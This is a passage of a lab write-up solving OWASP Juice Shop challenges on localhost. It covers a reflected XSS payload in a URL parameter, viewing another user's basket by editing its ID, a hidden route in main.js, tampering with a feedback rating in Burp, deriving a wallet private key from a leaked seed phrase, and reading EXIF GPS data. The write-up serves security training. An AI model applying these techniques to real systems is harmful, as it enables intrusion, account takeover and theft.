
Answer*

By changing the password only in the first field, the registration process is successfully completed.

8. Reflected XSS Attack

A reflected XSS attack involves the injection of a malicious script into a website via user input (such as a URL parameter).

In this case we need to find a request that contains an id parameter “id” in it’s structure. While exploring the application, we can identify it on the track result page.



127.0.0.1:3000/#/track-result/new?id=5267-ca4cb32df4a172f1

Search Results - 5267-ca4cb32df4a172f1

Expected Delivery


Ordered products

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	1	1.99¤

Bonus Points Earned: 0

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

Here we modify the value of the id parameter value to <iframe src=javascript:alert(‘xss’)”>, and after reloading the page a pop-up window appears, confirming that the script has been successfully executed.



127.0.0.1:3000/#/track-result/new?id=<iframe src%3D"javascript:alert(`xss`)">

Search Results -

127.0.0.1:3000

xss

Ordered products


Product	Price	Quantity	Total Price

Bonus Points Earned: {{bonus}}

(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

9. Viewing Another user’s basket

To achieve this, we use the developer mode, navigate to the Network tab and modify the basket ID in the GET request.



GET http://127.0.0.1:3000/rest/basket/1

URL Parameters

☑ name value

Headers

☑ Host	127.0.0.1:3000
☑ Accept-...	gzip, deflate, br, zstd
☑ Connec...	keep-alive
☑ Referer	http://127.0.0.1:3000/
☑ Cookie	language=en; welcomebanner...

Status	Method	Domain	File	Initiator	Type	Transferred	Size
	GET	127.0.0.1:3000	JuiceShop_Logo.png	vendor.js:1 (img)	png	NS_BINDING_ABOR...	75.03 kB
200	GET	127.0.0.1:3000	whoami	polyfills.js:1 (xhr)	json	516 B	131 B
304	GET	127.0.0.1:3000	6	polyfills.js:1 (xhr)	json	cached	643 B
200	POST	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=Pi2ul2G&sid=C9a4M\	polyfills.js:1 (xhr)	html	215 B	2 B
200	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=Pi2ul2R&sid=C9a4M\	polyfills.js:1 (xhr)	plain	262 B	32 B
101	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=websocket&sid=C9a4MWB7Oi(	vendor.js:1 (websock...	plain	129 B	0 B
200	GET	127.0.0.1:3000	/socket.io/?EIO=4&transport=polling&t=Pi2ulP4&sid=C9a4M\	polyfills.js:1 (xhr)	plain	230 B	1 B
	GET	127.0.0.1:3000	apple_pressings.jpg	vendor.js:1 (img)	jpeg	NS_BINDING_ABOR...	29.16 kB
200	GET	127.0.0.1:3000	favicon_js.ico	FaviconLoader.sys.m...	x-icon	cached	15.09 kB
200	GET	127.0.0.1:3000	1	NetUtil.sys.mjs:144 (...	json	909 B	523 B


31 requests | 944.43 kB / 22.09 kB transferred | Finish: 14.98 s | DOMContentLoaded: 970 ms | load: 4.42 s

JSON Raw

```
▾ 0: Object { id: 1, name: "Apple Juice (1000ml)", description: "The all-time classic.", … }
    id: 1
    name: "Apple Juice (1000ml)"
    description: "The all-time classic."
    price: 1.99
    deluxePrice: 0.99
    image: "apple_juice.jpg"
    createdAt: "2025-12-05T19:59:14.811Z"
    updatedAt: "2025-12-05T19:59:14.811Z"
    deletedAt: null
  ▸ BasketItem: Object { ProductId: 1, BasketId: 1, id: 18, … }
```

10. Hidden sandbox

We can fin d hidden path in the main.js.



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.14;

contract HelloWorld {
    function get()public pure returns (string memory){
        return 'Hello Contracts';
    }
}
```

Web3 Code Sandbox

- Easily compile/deploy and invoke smart contracts from below
- You can pass ETH to the contract both while invoking/ deploying by entering the GWEI Value post compilation

Select compiler version: 0.8.21

☑ Pause on debugger statement
□ Pause on exceptions
□ Pause on any URL

```
                return yield zm()
              }),
              function () {
                return n.apply(this, arguments)
              }
            )
          },
          {
            path: 'web3-sandbox',
            loadChildren: function () {
              var n = (0, S.A) (function * () {
                return yield Jm()
              });
              return function () {
                return n.apply(this, arguments)
              }
```


sandb — 2 of 2 results

No source map found — (26748, 28)

```
contexts. If your application depends on this cookie being available in such contexts, please add the "SameSite=None" attribute to it. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Header
s/Set-Cookie/SameSite
```

11. 0 starts feedback


For this purpose we used BurpSuit. With this tool we caught POST request and change it with repeater. In result of changing value of parameter “rating” from 3 to 0 we receive executing a request.



```
iLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXM
vdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF
0IjoiMjAyNS0xMi0wOSAwOToOMjozNC4yODAgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0xMi0wOSAwOTo
0MjozNC4yODAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1Mjc2MDMwfQ.PKhFTW5whvI7
IBqq-UP-Ji0Pz92ByI2mbNRHf2Rwruk20gww9VRoV6tnCVYeoRtC_-ZizHxnM4ASFeuVwbdiDa0VHOkXqdId
lBvnhz5-19ldoCS9sAehBAEXNfNWuocxpj5rY_sCCE191gGetp36qtLlwvGNCM9Bclgk9NoKK1k
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://127.0.0.1:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=namybj29LKw0e7t2t2cKf6hmtQVuq7IxXt6WsazFgXfy7H4JdNJW3qkDrgeR; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjU
sInVzZXJuYW1lIjoiIiwiZW1haWwiOiJhZG1pbmtha2FAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjQyOTd
mNDRiMTM5NTUyMzUyNDViMjQ5NzM5OWQ3YTkzIiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiI
iLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXM
vdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF
0IjoiMjAyNS0xMi0wOSAwOToOMjozNC4yODAgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0xMi0wOSAwOTo
0MjozNC4yODAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY1Mjc2MDMwfQ.PKhFTW5whvI7
IBqq-UP-Ji0Pz92ByI2mbNRHf2Rwruk20gww9VRoV6tnCVYeoRtC_-ZizHxnM4ASFeuVwbdiDa0VHOkXqdId
lBvnhz5-19ldoCS9sAehBAEXNfNWuocxpj5rY_sCCE191gGetp36qtLlwvGNCM9Bclgk9NoKK1k
Connection: keep-alive

{
  "UserId":25,
  "captchaId":0,
  "captcha":"-1",
  "comment":"jjj (***inkaka@juice-sh.op)",
  "rating":0
}
```


12. Accessing NFT Wallet Data

To gain acces to NFT-wallet data we locate a seed phrase, that is disclosed on the feedbacks page. The following seed phrase is exposed: purpose betray marriage blame crunch monitor spin slide donate sport lift clutch.



Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch"
(***ereum@juice-sh.op)
(★☆☆☆☆)

The web-tool iancoleman.io can be used to convert this phrase into a BIP39 Seed.



Mnemonic Language: English 日本語 Español 中文(简体) 中文(繁體) Français Italiano [illegible] Čeština Português

BIP39 Mnemonic: purpose betray marriage blame crunch monitor spin slide donate sport lift clutch

□ Show split mnemonic cards

BIP39 Passphrase (optional):

BIP39 Seed: 552b89904540a9d8751f1c7e31f71feb584bb62af857fbfb65bcb8e48c80dcb8654614379a2a1e294f759134c0008beeee778fb353f98e15edf3adad2a728e17

Coin: ETH - Ethereum

BIP32 Root Key: xprv9s21ZrQH143K4DfTxz9Ygc6kvSBEV8LgZPk7BcXzJzT49gj6VoY5xqD21Q9jnyZQXaeWqp7wRs44vbeWU1FwRzbXFazix1hc7qFhSoyD6ub

□ Show BIP85


Derived Addresses

Note these addresses are derived from the BIP32 Extended Key

□ Encrypt private keys using BIP38 and this password: Enabling BIP38 means each key will take several minutes to generate.

□ Use hardened addresses

Path Toggle	Address Toggle	Public Key Toggle	Private Key Toggle
m/44'/60'/0'/0/0	0x8343d2eb2B13A2495De435a1b15e85b98115Ce05	0x02c7a2a93289c9fbda5990bac6596993e9bb0a8d3f178175a80b7cfd983983f506	0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e



You successfully solved a challenge: NFT Takeover (Take over the wallet containing our official Soul Bound Token (NFT).)


Note: Never reveal your personal private keys and seed phrase to anyone

Juicy Chatbot SBT
Owned by 8343D2

Account Address
0x8343d2eb2B13A2495De435a1b15e85b98115Ce05


Description
Hurray! Find the Juice Shop SBT on Opensea. This is a non-transferable token and is here to stay forever.

13. Work with metadata




I love going hiking here... (© j0hNny)

amy@juice-sh.op
bjoern@juice-sh.op
bjoern@owasp.org
accountant@juice-sh.op
uvogin@juice-sh.op
demo
john@juice-sh.op
emma@juice-sh.op
stan@juice-sh.op
ethereum@juice-sh.op



thumbnail_length	4531
srgb_rendering	Perceptual
gamma	2.2
pixels_per_unit_x	3779
pixels_per_unit_y	3779
pixel_units	meters
image_size	471x627
megapixels	0.295
thumbnail_image	(Binary data 4531 bytes)
gps_latitude	36 deg 57' 31.38" N
gps_longitude	84 deg 20' 53.58" W
gps_position	36 deg 57' 31.38" N, 84 deg 20' 53.58" W
category	image



Daniel Boone National Forest

4.7 ★ (10.5K) · National forest

Hiking, camping, rock-climbing, hunting & more, among sandstone cliffs, lakes, rivers & trees.

Open 24 hours


More hours

1700 Bypass Road, Winchester, KY 40391, United States

